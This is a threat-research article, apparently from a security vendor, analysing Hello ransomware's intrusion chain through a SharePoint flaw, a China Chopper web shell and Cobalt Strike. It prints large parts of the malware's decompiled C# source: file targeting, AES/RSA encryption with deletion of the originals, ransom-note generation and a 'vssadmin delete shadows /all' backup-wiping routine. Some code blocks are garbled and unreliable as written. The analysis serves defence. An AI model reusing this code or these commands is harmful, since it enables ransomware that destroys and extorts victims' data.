Hello Ransomware Uses Updated China Chopper Web Shell, SharePoint Vulnerability

We discuss the technical features of a Hello ransomware attack, including its exploitation of CVE-2019-0604 and the use of a modified version of the China Chopper web shell.

By: Janus Agcaoili April 27

In January, we encountered a new ransomware using .hello as its extension in one of our cases that possibly arrived via a SharePoint server vulnerability. This appeared to be a new ransomware family dubbed as the Hello ransomware (aka WickrMe), named after the chat application that was used to contact the cybercriminals responsible. Previous variants were observed using .hemming and .strike extensions and did not include the cybercriminals' WickrMe user handles. In contrast, newer versions of the ransom notes with .hello extensions now have the WickrMe contact information.




Figure 1. Ransom note with no WickrMe details and no ransom demand stated




Figure 2. Updated version of the ransom note with WickrMe usernames and demands

The ransomware arrives at a target system via Microsoft SharePoint vulnerability CVE-2019-0604. To launch a payload, they abuse a Cobalt Strike beacon to launch the ransomware.

Based on our own monitoring of this variant since it emerged three months ago, we also observed an update in the China Chopper web shell, likely in an attempt to circumvent detection with known samples.

Looking at CVE-2019-0604 and China Chopper

As others have documented, CVE-2019-0604 is abused for initial access to the system. However, our analysis also revealed that after the exploit is abused for intrusion, the China Chopper web shell (detected by Trend Micro as Backdoor.ASP.WEBSHELL.SMYAAIAS) is deployed to execute PowerShell commands, which in turn download a Cobalt Strike beacon. This leads to the infection of a targeted system with the ransomware payload.

We previously observed the pattern of CVE-2019-0604 leading to China Chopper web shells, and it seems that the Hello ransomware actors are recycling the methods from 2019 for their attack. However, we found this variant using the arbitrary code execution from the web shell to deploy Cobalt Strike, eventually leading to the ransomware infection.

By taking a closer look at pivoting in the underground, we found the exploit available for free in one forum. Considering its availability, we found no strong indications for attribution for people who are either looking for it or using it for ransomware deployments.

Hello ransomware routine




Figure 3. Infection chain of a Hello ransomware attack

The attack stops executing as a guardrail when certain conditions are not met with the argument "{Malware file path}\{Malware Name}.exe e {UUID} {BTC}", wherein:

- **e is a hard-coded checking capability, which is needed as the first argument.**
- **UUID should be a file with a XML formatted RSA public key existing in the system. Otherwise, it will not proceed with its intended encryption routine.**
- **BTC is the amount to be paid, as displayed in the ransom note.**

```
private static void Main(string[] args)
{
    if (args.Length == 3 && args[0] == "e")
    {
        if (!Program.CheckAdmin())
        {
            Console.WriteLine("[-] No Admin Rights");
            return;
        }
        Console.WriteLine("[+] Starting...");
        Program.UUID = args[1];
        Program.BTC = args[2];
        Program.PUBLICKEY = Program.GetPublicKey(Program.UUID);
        if (!string.IsNullOrEmpty(Program.PUBLICKEY))
        {
            Program.DeleteShadows();
            Program.DeleteVirtualDisks();
            Program.DeleteBackupFiles();
            Program.GetEncryptFiles();
            Program.StopService();
            Program.EncryptFiles(Program.encryptFiles);
            Program.WriteDesktopFiles(Program.encryptFiles);
            return;
        }
    }
    else
    {
        Console.WriteLine("[-] Exit");
    }
}
```

Figure 4. Checking if current user has admin rights. If not, the routine terminates itself.

```
private static string GetPublicKey(string keyFile)
{
    try
    {
        string text = File.ReadAllLines(keyFile)[0];
        string result;
        if (string.IsNullOrEmpty(text))
        {
            result = null;
            return result;
        }
        result = text;
        return result;
    }
    catch
    {
    }
    return null;
}
```

Figure 5. Finding a formatted RSA public key in the system

The process of rights escalation is protected using Enigma 3.90, a legitimate software that is primarily used for protecting executable files. It is important to note that the version used for this routine has been outdated for almost 10 years, though the date appears to indicate otherwise. While we are not aware of whether the cybercriminals used a legitimate version or a crack, we found the software protecting the process from analysis and reverse engineering.




Figure 6. The process of admin rights escalation is protected with an outdated version of a legitimate software.

After checking and when the routine finds that the current user has admin rights, it searches for files and folders with specific extensions to gather files that it will encrypt. It also searches for the allowlisted directories to avoid encrypting them.

```
private static void GetEncryptFiles()
{
    Console.WriteLine("[+] Get Encrypt Files...");
    string[] array = new string[]
    {
        "*.txt",
        "*.doc?",
        "*.xls?",
        "*.ppt?",
        "*.pdf",
        "*.csv",
        "*.zip?",
        "*.rar?",
        "*.7z?",
        "*.gz?",
        "*.sql",
        "*.mdf",
        "*.myd",
        "*.ibd",
        "*_fsm",
        "*_vm",
        "*.db?",
        "*.rpt"
    };
    DriveInfo[] arg_B6_0 = DriveInfo.GetDrives();
    List<Thread> list = new List<Thread>();
    DriveInfo[] array2 = arg_B6_0;
    for (int i = 0; i < array2.Length; i++)
    {
        DriveInfo driveInfo = array2[i];
        if (driveInfo.IsReady)
        {
            string[] array3 = array;
            for (int j = 0; j < array3.Length; j++)
            {
                string extension = array3[j];
                ExtensionOfDirectory parameter = new ExtensionOfDirectory(driveInfo.Name, extension);
                ParameterizedThreadStart arg_107_0;
                if ((arg_107_0 = Program.<>c.<>9__19_0) == null)
                {
                    private static void GetEncryptFilesThread(object obj)
                    {
                        ExtensionOfDirectory expr_06 = obj as ExtensionOfDirectory;
                        string directory = expr_06.GetDirectory();
                        string extension = expr_06.GetExtension();
                        foreach (string current in Program.GetMatchFiles(directory, extension))
                        {
                            Program.encryptFiles.Add(current);
                        }
                    }
```

Figure 7. Searching for files to encrypt


```
private static IEnumerable<string> GetMatchFiles(string rootDirectory, string searchPattern)
{
    Stack<string> stack = new Stack<string>();
    stack.Push(rootDirectory);
    while (stack.Count != 0)
    {
        string text = stack.Pop();
        string[] array = null;
        try
        {
            if (text.Split(new char[]
            {
                '\\'
            })[1].ToLower().StartsWith("windows") || text.Split(new char[]
            {
                '\\'
            })[1].ToLower().StartsWith("programdata") || text.Split(new char[]
            {
                '\\'
            })[1].ToLower().StartsWith("$recycle bin") || text.Split(new char[]
            {
                '\\'
            })[2].ToLower().StartsWith("common files") || text.Split(new char[]
            {
                '\\'
            })[2].ToLower().StartsWith("windowspowershell"))
            {
                continue;
            }
        }
        catch
        {
        }
        try
        {
            array = Directory.GetFiles(text, searchPattern);
        }
        catch
        {
        }
        if (array != null && array.Length != 0)
```

Figure 8. Avoid encrypting the allowlisted directories

After searching, the malware proceeds to encrypt files, such as Office documents, using advanced encryption standard (AES) while the AES key is encrypted using RSA encryption. Specifically, it encrypts files with the following extensions:

- ***.txt**
- ***.doc?**
- ***.xls?**
- ***.ppt?**
- ***.pdf**
- ***.csv**
- ***.zip?**
- ***.rar?**
- ***.7z?**
- ***.gz?**
- ***.sql**
- ***.mdf**
- ***.myd**
- ***.ibd**

- ***_fsm**
- ***_vm**
- ***.db?**
- ***.rpt**



```
private static void EncryptFilesThread(object obj)
{
    string text = obj as string;
    using (RSACryptoServiceProvider rSACryptoServiceProvider = new RSACryptoServiceProvider(new CspParameters
    {
        KeyContainerName = Guid.NewGuid().ToString().ToUpperInvariant(),
        Flags = CspProviderFlags.UseMachineKeyStore
    }))
    {
        try
        {
            using (RijndaelManaged rijndaelManaged = new RijndaelManaged())
            {
                rijndaelManaged.GenerateKey();
                rijndaelManaged.GenerateIV();
                byte[] key = rijndaelManaged.Key;
                byte[] iV = rijndaelManaged.IV;
                rSACryptoServiceProvider.FromXmlString(Program.PUBLICKEY);
                byte[] array = rSACryptoServiceProvider.Encrypt(key, false);
                byte[] array2 = rSACryptoServiceProvider.Encrypt(iV, false);
                try
                {
                    using (FileStream fileStream = new FileStream(text, FileMode.Open))
                    {
                        string path = text + "." + Program.SUFFIX;
                        try
                        {
                            using (FileStream fileStream2 = new FileStream(path, FileMode.Create))
                            {
                                fileStream2.Write(array, 0, array.Length);
                                fileStream2.Write(array2, 0, array2.Length);
                                byte[] array3 = new byte[5242880];
                                while (fileStream.Position < fileStream.Length)
                                {
                                    if (fileStream.Position + 5242880L > fileStream.Length)
                                    {
                                        array3 = new byte[fileStream.Length - fileStream.Position];
                                    }
                                    fileStream.Read(array3, 0, array3.Length);
                                    if (fileStream.Position >= 10485760L)
                                    {
                                        fileStream2.Write(array3, 0, array3.Length);
                                    }
                                    else
                                    {
                                        byte[] array4 = Program.EncryptBytesAes(array3, key, iV);
                                        byte[] array4 = Program.EncryptBytesAes(array3, key, iV);
                                        fileStream2.Write(array4, 0, array4.Length);
                                    }
                                    }
                                }
                                catch
                                {
                                    File.Delete(text + "." + Program.SUFFIX);
                                }
                            }
                        }
                        catch
                        {
                            File.Delete(text + "." + Program.SUFFIX);
                        }
                    }
                    File.Delete(text);
                }
                catch
                {
                }
            }
            Program.inactiveThredNum--;
        }
```

Figure 9. AES key creation and encryption of files (also with AES)

```
private static byte[] EncryptBytesAes(byte[] bytes, byte[] Key, byte[] IV)
{
    byte[] result;
    using (RijndaelManaged rijndaelManaged = new RijndaelManaged())
    {
        rijndaelManaged.Mode = CipherMode.CBC;
        rijndaelManaged.Padding = PaddingMode.PKCS7;
        rijndaelManaged.KeySize = 128;
        rijndaelManaged.BlockSize = 128;
        rijndaelManaged.Key = Key;
        rijndaelManaged.IV = IV;
        result = rijndaelManaged.CreateEncryptor().TransformFinalBlock(bytes, 0, bytes.Length);
    }
    return result;
}
```

Figure 10. AES initialization function

We noticed that the malware avoids encrypting files with the following folders to avoid affecting the system and malware execution:


- **%Windows%**
- **%All Users Profile%**
- **%System Root%\$recycle bin**
- **%System Root%\Common Files**
- **%System Root%\windowspowershell**

It appends the extension .hello to the encrypted files and drops the following ransom notes:

- **%public%\Desktop\Readme!!!.txt**
- **%Desktop%\Readme!!!.txt**

```
using (FileStream fileStream = new FileStream(text, FileMode.Open))
{
    string path = text + "." + Program.SUFFIX;
    try
    {
        using (FileStream fileStream2 = new FileStream(path, FileMode.Create))
        {
            fileStream2.Write(array, 0, array.Length);
            fileStream2.Write(array2, 0, array2.Length);
            byte[] array3 = new byte[5242880];
            while (fileStream.Position < fileStream.Length)
            {
                if (fileStream.Position + 5242880L > fileStream.Length)
                {
                    // Token: 0x04000006 RID: 6
                    private static string SUFFIX = "hello";
```

Figure 11. Appending the extension to the encrypted files



```
private static void WriteContactFiles(string path)
{
    string text = path + "\\" + Program.READMEFILE;
    try
    {
        new FileStream(text, FileMode.Create).Close();
        using (StreamWriter streamWriter = new StreamWriter(text, true))
        {
            streamWriter.WriteLine("Oops, some files in your computer are encrypted! If you want to
              decrypt these files, you need to contact me and pay {0} BTC. Then, I will give the
              decryption key and software.", Program.BTC);
            streamWriter.WriteLine("");
            streamWriter.WriteLine("File Name Extension:");
            streamWriter.WriteLine("\t.hello");
            streamWriter.WriteLine("");
            streamWriter.WriteLine("Contact Emails:");
            streamWriter.WriteLine("\t                tanota.com");
            streamWriter.WriteLine("\t                protonmail.com");
            streamWriter.WriteLine("");
            streamWriter.WriteLine("Contact WickrMe Usernames:");
            streamWriter.WriteLine("\t");
            streamWriter.WriteLine("\t                ');
            streamWriter.WriteLine("");
            streamWriter.WriteLine("Warning, please send mail to all mailboxes at the same time. If the
              email does not reply within 48 hours, please use WickrMe to contact me.");
            streamWriter.WriteLine("If you contact a security or data company and cause my account is
              blocked, you will never be able to decrypt these files.");
            streamWriter.WriteLine("");
            streamWriter.WriteLine("Encrypted UUID: {0}", Program.UUID);
        }
        Console.WriteLine("[+] Generate contact file {0} successfully.", text);
    }
    catch
    {
        Console.WriteLine("[-] Generate contact file {0} failed!", text);
    }
}
```

```
Oops, some files in your computer are encrypted! If you want to decrypt these files, you need to contact me and
pay {Argument 3} BTC. Then, I will give the decryption key and software.

File Name Extension:
        .hello

Contact Emails:
        [redacted]tanota.com
        [redacted]protonmail.com

Contact WickrMe Usernames:
        [redacted]

Warning, please send mail to all mailboxes at the same time. If the email does not reply within 48 hours, please
use WickrMe to contact me.
If you contact a security or data company and cause my account is blocked, you will never be able to decrypt
these files.

Encrypted UUID: {Argument 2}
```

Figure 12. Dropping the ransom notes to the infected system

The cybercriminals behind this malware makes sure to inhibit restoration of files by deleting backup drives and shadow copies. We found that the routine included the execution of the following commands:

- **"%System%\vssadmin.exe" delete shadows /all – Deletes shadow copy**
- **"powershell.exe" Dismount-DiskImage "{Found filepath.vhd}" – Dismounts virtual drives**

```
        private static void DeleteShadows()
        {
            try
            {
                Process.Start(new ProcessStartInfo("vssadmin.exe")
                {
                    WindowStyle = ProcessWindowStyle.Hidden,
                    Arguments = "delete shadows /all"
                });
            }
            catch (Exception arg_24_0)
            {
                Console.WriteLine(arg_24_0.Message);
            }
            Console.WriteLine("[+] Config Shadows Finished.");
        }
private static void DismountVirtualDisksThread(object obj)
{
    ExtensionOfDirectory expr_06 = obj as ExtensionOfDirectory;
    string directory = expr_06.GetDirectory();
    string extension = expr_06.GetExtension();
